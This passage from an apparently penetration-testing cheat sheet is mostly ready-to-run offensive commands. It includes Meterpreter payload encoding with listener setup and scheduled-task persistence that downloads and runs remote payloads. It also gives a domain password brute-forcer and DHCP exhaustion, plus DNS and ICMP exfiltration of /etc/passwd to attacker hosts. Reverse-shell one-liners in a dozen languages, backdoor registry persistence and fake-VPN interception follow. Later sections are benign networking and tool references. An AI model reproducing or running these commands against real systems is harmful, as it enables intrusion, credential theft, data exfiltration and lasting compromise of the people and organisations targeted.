- ✓ encodeMeterpreter.ps1 script can be found on next page

ON ATTACK BOXES

1. `./msfvenom -p windows/meterpreter/reverse_https -f psh -a x86 LHOST=1.1.1.1 LPORT=443 audit.ps1`
2. Move audit.ps1 into same folder as encodeMeterpreter.ps1
3. Launch Powershell (x86)
4. `powershell.exe -executionpolicy bypass encodeMeterpreter.ps1`
5. Copy the encoded Meterpreter string

START LISTENER ON ATTACK BOX

1. `./msfconsole`
2. `use exploit/multi/handler`
3. `set payload windows/meterpreter/reverse_https`
4. `set LHOST 1.1.1.1`
5. `set LPORT 443`
6. `exploit -j`

ON TARGET (MUST USE POWERSHELL (x86))

1. `powershell.exe -noexit -encodedCommand paste encoded Meterpreter string here`
- PROFIT

ENCODEMETERPRETER.PS1 [7]

```
# Get Contents of Script
$contents = Get-Content audit.ps1

# Compress Script
$ms = New-Object IO.MemoryStream
$action = [IO.Compression.CompressionMode]::Compress
$cs = New-Object IO.Compression.DeflateStream ($ms,$action)
$sw = New-Object IO.StreamWriter ($cs, [Text.Encoding]::ASCII)
$contents | ForEach-Object {$sw.WriteLine($_)}
$sw.Close()

# Base64 Encode Stream
$code = [Convert]::ToBase64String($ms.ToArray())
$command = "Invoke-Expression `(New-Object IO.StreamReader(`$(New-Object
IO.Compression.DeflateStream (`$(New-Object IO.MemoryStream
(, `$( [Convert]::FromBase64String(`"$code`"))),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();"

# Invoke-Expression $command
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)

# Write to Standard Out
Write-Host $encodedCommand
```

Copyright 2012 TrustedSec, LLC. All rights reserved.
Please see reference [7] for disclaimer

USING POWERSHELL TO LAUNCH METERPRETER (2ND METHOD)

ON BT ATTACK BOX

1. msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.1
LPORT=8080 R | msfencode -t psh -a x86

ON WINDOWS ATTACK BOX

1. c:\ powershell
2. PS c:\ \$cmd = ' PASTE THE CONTENTS OF THE PSH SCRIPT HERE '
3. PS c:\ \$u = [System.Text.Encoding]::Unicode.GetBytes(\$cmd)
4. PS c:\ \$e = [Convert]::ToBase64String(\$u)
5. PS c:\ \$e
6. Copy contents of \$e

START LISTENER ON ATTACK BOX

1. ./msfconsole
2. use exploit/multi/handler
3. set payload windows/meterpreter/reverse_tcp
4. set LHOST 1.1.1.1
5. set LPORT 8080
6. exploit -j

ON TARGET SHELL (1: DOWNLOAD SHELLCODE, 2: EXECUTE)

1. c:\ powershell -noprofile -noninteractive -command "& { \$client=new-object System.Net.WebClient;\$client.DownloadFile('http://1.1.1.1/shell.txt','c:\windows\temp_shell.txt') }"
2. c:\ powershell -noprofile -noninteractive -noexit -command "& { \$cmd=type 'c:\windows\temp_shell.txt'; powershell -noprofile -noninteractive -noexit -encodedCommand \$cmd }"

PROFIT

WINDOWS REGISTRY

OS INFORMATION

HKLM\Software\Microsoft\Windows NT\CurrentVersion

PRODUCT NAME

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v
ProductName

DATE OF INSTALL

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v InstallDate

REGISTERED OWNER

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v RegisteredOwner

SYSTEM ROOT

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v SystemRoot

TIME ZONE (OFFSET IN MINUTES FROM UTC)

HKLM\System\CurrentControlSet\Control\TimeZoneInformation /v ActiveTimeBias

MAPPED NETWORK DRIVES

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive
MRU

MOUNTED DEVICES

HKLM\System\MountedDevices

USB DEVICES

HKLM\System\CurrentControlSet\Enum\USBStor

TURN ON IP FORWARDING

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters -
IPEnableRouter = 1

PASSWORD KEYS: LSA SECRETS CAN CONTAIN VPN, AUTOLOGON, OTHER PASSWORDS

HKEY_LOCAL_MACHINE\Security\Policy\Secrets
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\autoadminlogon

AUDIT POLICY

HKLM\Security\Policy\PolAdTev

KERNEL/USER SERVICES

HKLM\Software\Microsoft\Windows NT\CurrentControlSet\Services

INSTALLED SOFTWARE ON MACHINE

HKLM\Software

INSTALLED SOFTWARE FOR USER

HKCU\Software

RECENT DOCUMENTS

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

RECENT USER LOCATIONS

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU & \OpenSaveMRU

TYPED URLS

HKCU\Software\Microsoft\Internet Explorer\TypedURLs

MRU LISTS

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

LAST REGISTRY KEY ACCESSED

HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\RegEdit /v LastKey

STARTUP LOCATIONS

HKLM\Software\Microsoft\Windows\CurrentVersion\Run & \Runonce
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run & \Runonce
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load & \Run

ENUMERATING WINDOWS DOMAIN WITH DSQUERY

LIST USERS ON DOMAIN WITH NO LIMIT ON RESULTS

```
dsquery user -limit 0
```

LIST GROUPS FOR DOMAIN=VICTIM.COM

```
dsquery group "cn=users, dc=victim, dc=com"
```

LIST DOMAIN ADMIN ACCOUNTS

```
dsquery group -name "domain admins" | dsget group -members -expand
```

LIST ALL GROUPS FOR A USER

```
dsquery user -name bob^ | dsget user -memberof -expand
```

GET A USER'S LOGIN ID

```
dsquery user -name bob^ | dsget user -samid
```

LIST ACCOUNTS INACTIVE FOR 2 WEEKS

```
dsquery user -inactive 2
```

ADD DOMAIN USER

```
dsadd user "CN=Bob,CN=Users,DC=victim,DC=com" -samid bob -pwd bobpass -  
display "Bob" -pwdneverexpires yes -memberof "CN=Domain  
Admins,CN=Users,DC=victim,DC=com"
```

DELETE USER

```
dsrm -subtree -noprompt "CN=Bob,CN=Users,DC=victim,DC=com"
```

LIST ALL OPERATING SYSTEMS ON DOMAIN

```
dsquery ^ "DC=victim,DC=com" -scope subtree -attr "cn" "operatingSystem"  
"operatingSystemServicePack" -filter  
"(&(objectclass=computer)(objectcategory=computer)(operatingSystem=Windows^  
)")"
```

LIST ALL SITE NAMES

```
dsquery site -o rdn -limit 0
```

LIST ALL SUBNETS WITHIN A SITE

```
dsquery subnet -site sitename -o rdn
```

LIST ALL SERVERS WITHIN A SITE

```
dsquery server -site sitename -o rdn
```

FIND SERVERS IN THE DOMAIN

```
dsquery ' domainroot -filter  
"(&(objectCategory=Computer)(objectClass=Computer)(operatingSystem='Server'  
) )" -limit 0
```

DOMAIN CONTROLLERS PER SITE

```
dsquery ' "CN=Sites,CN=Configuration,DC=forestRootDomain" -filter  
(objectCategory=Server)
```

WINDOWS SCRIPTING

^ If scripting in batch file, variables must be preceeded with %, i.e. %%i

NESTED FOR LOOP PING SWEEP

```
for /L %i in (10,1,254) do @ (for /L %x in (10,1,254) do @ ping -n 1 -w 100 10.10.%i.%x 2 nul | find "Reply" && echo 10.10.%i.%x live.txt)
```

LOOP THROUGH FILE

```
for /F %i in ( file ) do command
```

DOMAIN BRUTE FORCER

```
for /F %n in (names.txt) do for /F %p in (pawds.txt) do net use \\DC01\IPCS /user: domain \%n %p 1 NUL 2 &1 && echo %n:%p && net use /delete \\DC01\IPCS . NUL
```

ACCOUNT LOCKOUT (LOCKOUT.BAT)

```
@echo Test run:
for /f %%U in (list.txt) do @for /l %%C in (1,1,5) do @echo net use \\WIN-1234\c$ /USER:%%U wrongpass
```

DHCP EXHAUSTION

```
for /L %i in (2,1,254) do (netsh interface ip set address local static 1.1.1.%i netmask gw ID %i ping 127.0.0.1 -n 1 -w 10000 nul %i)
```

DNS REVERSE LOOKUP

```
for /L %i in (100,1,105) do @ nslookup 1.1.1.%i | findstr /i /c:"Name" dns.txt && echo Server: 1.1.1.%i dns.txt
```

SEARCH FOR FILES BEGINNING WITH THE WORD "PASS" AND THEN PRINT IF IT'S A DIRECTORY, FILE DATE/TIME, RELATIVE PATH, ACTUAL PATH AND SIZE (@VARIABLES ARE OPTIONAL)

```
forfiles /P c:\temp /s /m pass' -c "cmd /c echo @isdir @fdate @ftime @relpath @path @fsize"
```

SIMULATE MALICIOUS DOMAIN CALLOUTS (USEFUL FOR AV/IDS TESTING)

```
# Run packet capture on attack domain to receive callout
# domains.txt should contain known malicious domains
```

```
for /L %i in (0,1,100) do (for /F %n in (domains.txt) do nslookup %n attack domain NUL 2 &1 & ping -n 5 127.0.0.1 NUL 2 &1)
```

IE WEB LOOPER (TRAFFIC GENERATOR)

```
for /L %C in (1,1,5000) do @for %U in (www.yahoo.com www.pastebin.com www.paypal.com www.craigslist.org www.google.com) do start /b iexplore %U & ping -n 6 localhost & taskkill /F /IM iexplore.exe
```

GET PERMISSIONS ON SERVICE EXECUTABLES

```
for /f "tokens=2 delims='=' " %a in ('wmic service list full' | find /i  
"pathname" | find /i /v "system32") do @echo %a  
c:\windows\temp\3afd4ga.tmp
```

```
for /f eol = " delims = " %a in (c:\windows\temp\3afd4ga.tmp) do cmd.exe  
/c icacls "%a"
```

ROLLING REBOOT (REPLACE /R WITH /S FOR A SHUTDOWN) :

```
for /L %i in (2,1,254) do shutdown /r /m \\1.1.1.%i /f /t 0 /c "Reboot  
message"
```

SHELL ESCALATION USING VBS (NEED ELEVATED CREDENTIALS)

Create .vbs script with the following

```
Set shell ' wscript.createObject("wscript.shell")  
Shell.run "runas /user: user " & " " & " " & " " &  
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle  
hidden -NoLogo -NonInteractive -ep bypass -nop -c \" & " " & "IEX ((New-  
Object Net.WebClient).downloadstring(' url '))\" & " " & " " & " "  
wscript.sleep (100)  
shell.Sendkeys " password " & "{ENTER}"
```

TASK SCHEDULER

^ Scheduled tasks binary paths CANNOT contain spaces because everything after the first space in the path is considered to be a command-line argument. Enclose the /TR path parameter between backslash (\) AND quotation marks ("):

```
... /TR "\"C:\Program Files\file.exe\" -x arg1"
```

TASK SCHEDULER (ST=START TIME, SD=START DATE, ED=END DATE)

***MUST BE ADMIN**

```
SCHTASKS /CREATE /TN Task Name /SC HOURLY /ST HH:MM /F /RL HIGHEST /SD
MM/DD/YYYY /ED MM/DD/YYYY /tr "C:\my.exe" /RU DOMAIN\user /RP
password
```

TASK SCHEDULER PERSISTENCE [10]

^For 64 bit use:

```
"C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe"
```

(x86) on User Login

```
SCHTASKS /CREATE /TN Task Name /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring('http:// ip : port / payload '''))'" /SC
onlogon /RU System
```

(x86) on System Start

```
SCHTASKS /CREATE /TN Task Name /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring('http:// ip : port / payload '''))'" /SC
onstart /RU System
```

(x86) on User Idle (30 Minutes)

```
SCHTASKS /CREATE /TN Task Name /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring('http:// ip : port / payload '''))'" /SC
onidle /i 30
```


NETWORKING

COMMON PORTS

21	FTP	520	RIP
22	SSH	546/7	DHCPv6
23	Telnet	587	SMTP
25	SMTP	902	VMWare
49	TACACS	1080	Socks Proxy
53	DNS	1194	VPN
67/8	DHCP (UDP)	1433/4	MS-SQL
69	TFTP (UDP)	1521	Oracle
80	HTTP	1629	DameWare
88	Kerberos	2049	NFS
110	POP3	3128	Squid Proxy
111	RPC	3306	MySQL
123	NTP (UDP)	3389	RDP
135	Windows RPC	5060	SIP
137	NetBIOS	5222	Jabber
138	NetBIOS	5432	Postgres
139	SMB	5666	Nagios
143	IMAP	5900	VNC
161	SNMP (UDP)	6000	X11
179	BGP	6129	DameWare
201	AppleTalk	6667	IRC
389	LDAP	9001	Tor
443	HTTPS	9001	HSQL
445	SMB	9090/1	Openfire
500	ISAKMP (UDP)	9100	Jet Direct
514	Syslog		

TTL FINGERPRINTING

Windows : 128
Linux : 64
Network : 255
Solaris : 255

IPv4

CLASSFUL IP RANGES

A 0.0.0.0 - 127.255.255.255
B 128.0.0.0 - 191.255.255.255
C 192.0.0.0 - 223.255.255.255
D 224.0.0.0 - 239.255.255.255
E 240.0.0.0 - 255.255.255.255

RESERVED RANGES

10.0.0.0 - 10.255.255.255
127.0.0.0 - 127.255.255.255
172.16.0.0 - 172.31.255.255
192.168.0.0 - 192.168.255.255

SUBNETTING

/31	255.255.255.254	1 Host
/30	255.255.255.252	2 Hosts
/29	255.255.255.248	6 Hosts
/28	255.255.255.240	14 Hosts
/27	255.255.255.224	30 Hosts
/26	255.255.255.192	62 Hosts
/25	255.255.255.128	126 Hosts
/24	255.255.255.0	254 Hosts
/23	255.255.254.0	510 Hosts
/22	255.255.252.0	1022 Hosts
/21	255.255.248.0	2046 Hosts
/20	255.255.240.0	4094 Hosts
/19	255.255.224.0	8190 Hosts
/18	255.255.192.0	16382 Hosts
/17	255.255.128.0	32766 Hosts
/16	255.255.0.0	65534 Hosts
/15	255.254.0.0	131070 Hosts
/14	255.252.0.0	262142 Hosts
/13	255.248.0.0	524286 Hosts
/12	255.240.0.0	1048574 Hosts
/11	255.224.0.0	2097150 Hosts
/10	255.192.0.0	4194302 Hosts
/9	255.128.0.0	8388606 Hosts
/8	255.0.0.0	16777214 Hosts

CALCULATING SUBNET RANGE

Given: 1.1.1.101/28

✓ /28 = 255.255.255.240 netmask

✓ 256 - 240 = 16 = subnet ranges of 16, i.e.

1.1.1.0

1.1.1.16

1.1.1.32...

✓ Range where given IP falls: 1.1.1.96 - 1.1.1.111

IPv6

BROADCAST ADDRESSES

```
ff02::1 - link-local nodes
ff05::1 - site-local nodes
ff01::2 - node-local routers
ff02::2 - link-local routers
ff05::2 - site-local routers
```

INTERFACE ADDRESSES

```
fe80:: - link-local
2001:: - routable

::a.b.c.d - IPv4 compatible IPv6
::ffff:a.b.c.d - IPv4 mapped IPv6
```

THC IPv6 TOOLKIT

```
Remote Network DoS:
  rsumrf6 eth# remote_ipv6
```

SOCAT TUNNEL IPv6 THROUGH IPv4 TOOLS

```
socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[2001::]:80
./nikto.pl -host 127.0.0.1 -port 8080
```

CISCO COMMANDS

Command	Description
.enable	Enter privilege mode
#configure terminal	Configure interface
(config)#interface fa0/0	Configure FastEthernet 0/0
(config-if)#ip addr 1.1.1.1 255.255.255.0	Add IP to fa0/0
(config)#line vty 0 4	Configure vty line
(config-line)#login	1. Set telnet password
(config-line)#password password	2. Set telnet password
#show session	Open sessions
#show version	IOS version
#dir file systems	Available files
#dir all-file systems	File information
#dir /all	Deleted files
#show running-config	Config loaded in mem
#show startup-config	Config loaded at boot
#show ip interface brief	Interfaces
#show interface e0	Detailed interface info
#show ip route	Routes
#show access-lists	Access lists
#terminal length 0	No limit on output
#copy running-config startup-config	Replace run w/ start config
#copy running-config tftp	Copy run config to TFTP Svr

Cisco IOS 11.2-12.2 VULNERABILITY

```
http:// ip /level/ 16-99 /exec/show/config
```

SNMP

MUST START TFTP SERVER 1ST

```
./snmpblow.pl -s srcip -d rtr_ip -t attackerip -f out.txt  
snmpstrings.txt
```

WINDOWS RUNNING SERVICES:

```
> snmpwalk -c public -v1 ip 1 |grep hrSWRunName |cut -d" " -f4
```

WINDOWS OPEN TCP PORTS:

```
> snmpwalk ... |grep tcpConnState |cut -d" " -f6 |sort -u
```

WINDOWS INSTALLED SOFTWARE:

```
> snmpwalk ... |grep hrSWInstalledName
```

WINDOWS USERS:

```
> snmpwalk ... ip 1.3 |grep 77.1.2.25 ... -f4
```

PACKET CAPTURING

CAPTURE TCP TRAFFIC ON PORT 22-23

```
tcpdump -nvvX -s0 -i eth0 tcp portrange 22-23
```

CAPTURE TRAFFIC TO SPECIFIC IP EXCLUDING SPECIFIC SUBNET

```
tcpdump -I eth0 -tttt dst ip and not net 1.1.1.0/24
```

CAPTURE TRAFFIC B/W LOCAL-192.1

```
tcpdump net 192.1.1
```

CAPTURE TRAFFIC FOR <SEC> SECONDS

```
dumpcap -I eth0 -a duration: sec -w file file.pcap
```

REPLAY PCAP

```
file2cable -i eth0 -f file.pcap
```

REPLAY PACKETS (FUZZ | DoS)

```
tcpreplay --topspeed --loop=0 --intf=eth0 .pcap_file_to_replay --  
mbps=10|100|1000
```

DNS

DNSRECON

```
Reverse lookup for IP range:  
./dnsrecon.rb -t rvs -i 192.1.1.1,192.1.1.20
```

```
Retrieve standard DNS records:  
./dnsrecon.rb -t std -d domain.com
```

```
Enumerate subdomains:  
./dnsrecon.rb -t brt -d domain.com -w hosts.txt
```

```
DNS zone transfer:  
./dnsrecon -d domain.com -t axfr
```

NMAP REVERSE DNS LOOKUP AND OUTPUT PARSER

```
nmap -R -sL -Pn -dns-servers dns svr ip range | awk '{if(($1" "$2"  
"$3)=="Nmap scan report")print$5" "$6}' | sed 's/(//g' | sed 's/)//g'  
dns.txt
```

VPN

WRITE PSK TO FILE

```
ike-scan -M -A vpn_ip -P file
```

DoS VPN SERVER

```
ike-scan -A -t 1 --sourceip= spoof_ip -dst_ip
```

FIKED - FAKE VPN SERVER

- ✓ Must know the VPN group name and pre-shared key
- 1. Ettercap filter to drop IPSEC traffic (UDP port 500)

```
if(ip.proto == UDP && udp.src == 500){  
    kill();  
    drop();  
    msg("''''''UDP packet dropped''''''");  
}
```
- 2. Compile filter

```
etterfilter udpdrop.filter -o udpdrop.ef
```
- 3. Start Ettercap and drop all IPSEC traffic

```
#ettercap -T -q -M arp -F udpdrop.ef // //
```
- 4. Enable IP Forward

```
echo "1" /proc/sys/net/ipv4/ip_forward
```
- 5. Configure IPtables to port forward to Fiked server

```
iptables -t nat -A PREROUTING -p udp -I eth0 -d VPN Server IP -j  
DNAT -- to Attacking Host IP  
iptables -P FORWARD ACCEPT
```
- 6. Start Fiked to impersonate the VPN Server

```
fiked -g vpn gateway ip -k VPN Group Name:Group Pre-Shared Key
```
- 7. Stop Ettercap
- 8. Restart Ettercap without the filter

```
ettercap -T -M arp // //
```

PUTTY

REG KEY TO HAVE PUTTY LOG EVERYTHING (INCLUDING CONVERSATIONS)

```
[HKEY_CURRENT_USER\Software\SimonTatham\Putty\Sessions\Default%20Settings]  
"LogFileName"="%TEMP%\putty.dat"  
"LogType"=dword:00000002"
```


TIPS AND TRICKS

FILE TRANSFER

FTP THROUGH NON-INTERACTIVE SHELL

```
echo open ip 21 ftp.txt
echo user ftp.txt
echo pass ftp.txt
echo bin ftp.txt
echo GET file ftp.txt
echo bye ftp.txt
ftp -s:ftp.txt
```

DNS TRANSFER ON LINUX

On victim:

1. Hex encode the file to be transferred
xxd -p secret file.hex
2. Read in each line and do a DNS lookup
for b in `cat file.hex`; do dig \$b.shell.evilexample.com; done

On attacker:

1. Capture DNS exfil packets
tcpdump -w /tmp/dns -s0 port 53 and host system.example.com
2. Cut the exfilled hex from the DNS packet
tcpdump -r dnsdemo -n | grep shell.evilexample.com | cut -f9 -d' ' |
cut -f1 -d'.' | uniq received.txt
3. Reverse the hex encoding
xxd -r -p receivedu.txt keys.pgg

EXFIL COMMAND OUTPUT ON A LINUX MACHINE OVER ICMP

On victim (never ending 1 liner):

```
stringZ=`cat /etc/passwd | od -tx1 | cut -c8- | tr -d " " | tr -d "\n";
counter=0; while (($counter = ${#stringZ}));do ping -s 16 -c 1 -p
${stringZ:$counter:16} 192.168.10.10 &&
counter=$((counter+16));done
```

On attacker (capture packets to data.dmp and parse):

```
tcpdump -ntvvSxs 0 'icmp[0]=8' data.dmp
grep 0x0020 data.dmp | cut -c21- | tr -d " " | tr -d "\n" | xxd -r -p
```

OPEN MAIL RELAY

```
C:\ telnet x.x.x.x 25
HELO x.x.x.x
MAIL FROM: me@you.com
RCPT TO: you@you.com
DATA
Thank You.
.
quit
```

REVERSE SHELLS [1][3][4]

NETCAT (* START LISTENER ON ATTACK BOX TO CATCH SHELL)

```
nc 10.0.0.1 1234 -e /bin/sh           Linux reverse shell
nc 10.0.0.1 1234 -e cmd.exe          Windows reverse shell
```

NETCAT (SOME VERSIONS DON'T SUPPORT -E OPTION)

```
nc -e /bin/sh 10.0.0.1 1234
```

NETCAT WORK-AROUND WHEN -E OPTION NOT POSSIBLE

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2 &1|nc 10.0.0.1 1234 /tmp/f
```

PERL

```
perl -e 'use Socket; $i="10.0.0.1"; $p=1234; socket(S,PF_INET, SOCK_STREAM,
getprotobyname("tcp")); if(connect(S,sockaddr_in($p,inet_aton($i))){
open(STDIN," &S");open(STDOUT," &S"); open(STDERR," &S"); exec("/bin/sh -
i");};'
```

PERL WITHOUT /BIN/SH

```
perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN= fdopen($c,r);$~
fdopen($c,w);system$_ while ;'
```

PERL FOR WINDOWS

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN=
fdopen($c,r);$~ fdopen($c,w);system$_ while ;'
```

PYTHON

```
python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM); s.connect(("10.0.0.1",1234)); os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
```

BASH

```
bash -i & /dev/tcp/10.0.0.1/8080 0 &1
```

JAVA

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5 /dev/tcp/10.0.0.1/2002;cat &5 |
while read line; do \${line} 2 &5 &5; done"] as String[])
p.waitFor()
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i &3 &3 2 &3");'
```

RUBY

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i; exec
sprintf("/bin/sh -i %d %d 2 %d",f,f,f)'
```

RUBY WITHOUT /BIN/SH

```
by -rsocket -e 'exit if
fork;c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r
"){|io|c.print io.read}end'
```

RUBY FOR WINDOWS

```
ruby -rsocket -e
'c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"){
|io|c.print io.read}end'
```

TELNET

```
rm -f /tmp/p; mknod /tmp/p p && telnet attackerip 4444 0/tmp/p
--OR--
telnet attackerip 4444 | /bin/bash | telnet attackerip 4445
```

XTERM

```
xterm -display 10.0.0.1:1
o Start Listener: Xnest :1
o Add permission to connect: xhost +victimIP
```

MISC

```
wget http:// server /backdoor.sh -O- | sh Downloads and runs backdoor.sh
```

PERSISTENCE

FOR LINUX PERSISTENCE (ON ATTACK BOX)

```
crontab -e : set for every 10 min
0-59/10 * * * * nc ip 777 -e /bin/bash
```

WINDOWS TASK SCHEDULER PERSISTENCE (START TASK SCHEDULER)

```
sc config schedule start= auto
net start schedule
at 13:30 ""C:\nc.exe ip 777 -e cmd.exe""
```

WINDOWS PERSISTENT BACKDOOR WITH FIREWALL BYPASS

1. REG add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v firewall /t REG_SZ /d "c:\windows\system32\backdoor.exe" /f
2. at 19:00 /every:M,T,W,Th,F cmd /c start "%USERPROFILE%\backdoor.exe"
3. SCHEDULE_TASKS /Create /RU "SYSTEM" /SC MINUTE /MO 45 /TN FIREWALL /TR "%USERPROFILE%\backdoor.exe" /ED 12/12/2012

REMOTE PAYLOAD DEPLOYMENT VIA SMB OR WEBDAV [6]

Via SMB:

1. From the compromised machine, share the payload folder
2. Set sharing to 'Everyone'
3. Use psexec or wmic command to remotely execute payload

Via WebDAV:

1. Launch Metasploit 'webdav_file_server' module
2. Set following options:
 - localexe=true
 - localfile= payload
 - localroot= payload directory
 - disablePayloadHandler=true
3. Use psexec or wmic command to remotely execute payload

```
psexec \\ remote ip /u domain\compromised_user /p password "\\ payload
ip \test\msf.exe"
```

-- OR --

```
wmic /node: remote ip /user:domain\compromised_user //password:password
process call create "\\ payload ip \test\msf.exe"
```

TUNNELING

FPIPE - LISTEN ON 1234 AND FORWARD TO PORT 80 ON 2.2.2.2

```
fpipe.exe -l 1234 -r 80 2.2.2.2
```

SOCKS.EXE - SCAN INTRANET THROUGH SOCKS PROXY

On redirector (1.1.1.1):

```
socks.exe -il.1.1.1 -p 8080
```

On attacker:

Modify /etc/proxychains.conf:

```
Comment out:      #proxy_dns
```

```
Comment out:      #socks4a 127.0.0.1          9050
```

```
Add line:         socks4          1.1.1.1          8080
```

Scan through socks proxy:

```
proxychains nmap -PN -vv -sT -p 22,135,139,445 2.2.2.2
```

SOCAT - LISTEN ON 1234 AND FORWARD TO PORT 80 ON 2.2.2.2

```
socat TCP4:LISTEN:1234 TCP4:2.2.2.2:80
```

STUNNEL - SSL ENCAPSULATED NC TUNNEL (WINDOWS & LINUX) [8]

On attacker (client):

Modify /stunnel.conf

```
client = yes
```

```
[netcat client]
```

```
accept = 5555
```

```
connect = -Listening IP-:4444
```

On victim (listening server):

Modify /stunnel.conf

```
client = no
```

```
[netcat server]
```

```
accept = 4444
```

```
connect = ----
```

```
C:\ nc -vlp ----
```

On attacker (client):

```
# nc -nv 127.0.0.1 5555
```

GOOGLE HACKING

Search Term	Description
site: [url]	search only one [url]
numrange: [#]...[#]	search within a number range
date: [#]	search within past [#] months
link: [url]	find pages that link to [url]
related: [url]	find pages related to [url]
intitle: [string]	find pages with [string] in title
inurl: [string]	find pages with [string] in url
filetype: [xls]	find files that are xls
phonebook: [name]	find phone book listings of [name]

VIDEO TELECONFERENCING

POLYCOM

```
telnet ip
#Enter 1 char, get uname:pwd
http:// ip /getsecure.cgi
http:// ip /en_a_rc1.htm
http:// ip /a_security.htm
http:// ip /a_rc.htm
```

TANDBERG

```
http:// ip /snapctrl.ssi
```

SONY WEBCAM

```
http:// ip /command/visca-gen.cgi?visca= str-
8101046202FF : Freeze Camera
```


TOOL SYNTAX

NMAP

SCAN TYPES

-sP : ping scan
-sS : syn scan
-sT : connect scan
-sU : udp scan
-sO : protocol scan

OPTIONS

-p1-65535 : ports
-T[0-5] : 0=5m, 1=15s, 2=.4s
-n : no dns resolution
-O : OS detection
-A : aggressive scan
-sV : version detection
-PN : no ping
-6 : IPv6 scan
--randomize-hosts

OUTPUT/INPUT

-oX file : write to xml file
-oG file : write to grep file
-oA file : save as all 3 formats
-iL file : read hosts from file
-excludefile file : excludes hosts in file

ADVANCED OPTIONS

-sV -p# --script=banner
-traceroute
-ttl : set TTL
--script script

FIREWALL EVASION

-f : fragment packets
-S ip : spoof src
-g # : spoof src port
-D ip , ip : Decoy
--mtu # : set MTU size
--spooof-mac mac
--data-length size
(append random data)
--scan-delay 5s

CONVERT NMAP XML FILE TO HTML:

```
xsltproc nmap.xml -o nmap.html
```

GENERATE LIVE HOST FILE:

```
nmap -sP -n -oX out.xml 1.1.1.0/24 2.2.2.0/24 | grep "Nmap" | cut -d " " -f  
5 > live_hosts.txt
```

COMPARE NMAP RESULTS

```
ndiff scan1.xml scan2.xml
```

DNS REVERSE LOOKUP ON IP RANGE

```
nmap -R -sL -dns-server server 1.1.1.0/24
```

IDS TEST (XMAS SCAN WITH DECOY IPs AND SPOOFING)

```
for x in {1..10000..1};do nmap -T5 -sX -S spoof-source-IP -D comma-  
seperated with no spaces list of decoy IPs --spooof-mac aa:bb:cc:dd:ee:ff -  
e eth0 -Pn targeted-IP ;done
```

WIRESHARK

Filter	Description
eth.addr/eth.dst.eth.src	MAC
rip.auth.passwd	RIP password
ip.addr/ip.dst/ip.src (ipv6.)	IP
tcp.port/tcp.dstport/tcp.srcport	TCP ports
tcp.flags (ack,fin,push,reset,syn,urg)	TCP flags
udp.port/udp.dstport/udp.srcport	UDP ports
http.authbasic	Basic authentication
http.www_authentication	HTTP authentication
http.data	HTTP data portion
http.cookie	HTTP cookie
http.referer	HTTP referer
http.server	HTTP Server
http.user_agent	HTTP user agent string
wlan.fc.type eq 0	802.11 management frame
wlan.fc.type eq 1	802.11 control frame
wlan.fc.type eq 0	802.11 data frame
wlan.fc.type_subtype eq 0 (1=reponse)	802.11 association request
wlan.fc.type_subtype eq 2 (3=response)	802.11 reassociation req
wlan.fc.type_subtype eq 4 (5=response)	802.11 probe request
wlan.fc.type_subtype eq 8	802.11 beacon
wlan.fc.type_subtype eq 10	802.11 disassociate
wlan.fc.type_subtype eq 11 (12=deauthenticate)	802.11 authenticate

COMPARISON OPERATORS

eq OR ==
ne OR !=
gt OR >
lt OR <
ge OR >=
le OR <=

LOGICAL OPERATORS

and OR &&
or OR ||
xor OR ^^
not OR !

NETCAT

BASICS

Connect to [TargetIP] Listener on [port]:
\$ nc [TargetIP] [port]

Start Listener:
\$ nc -l -p [port]

PORT SCANNER

TCP Port Scanner in port range [startPort] to [endPort]:
\$ nc -v -n -z -w1 [TargetIP] [startPort]-[endPort]

FILE TRANSFERS

Grab a [filename] from a Listener:

1. Start Listener to push [filename]
\$ nc -l -p [port] [filename]
2. Connect to [TargetIP] and Retrieve [filename]
\$ nc -w3 [TargetIP] [port] [filename]

Push a [filename] to Listener:

1. Start Listener to pull [filename]
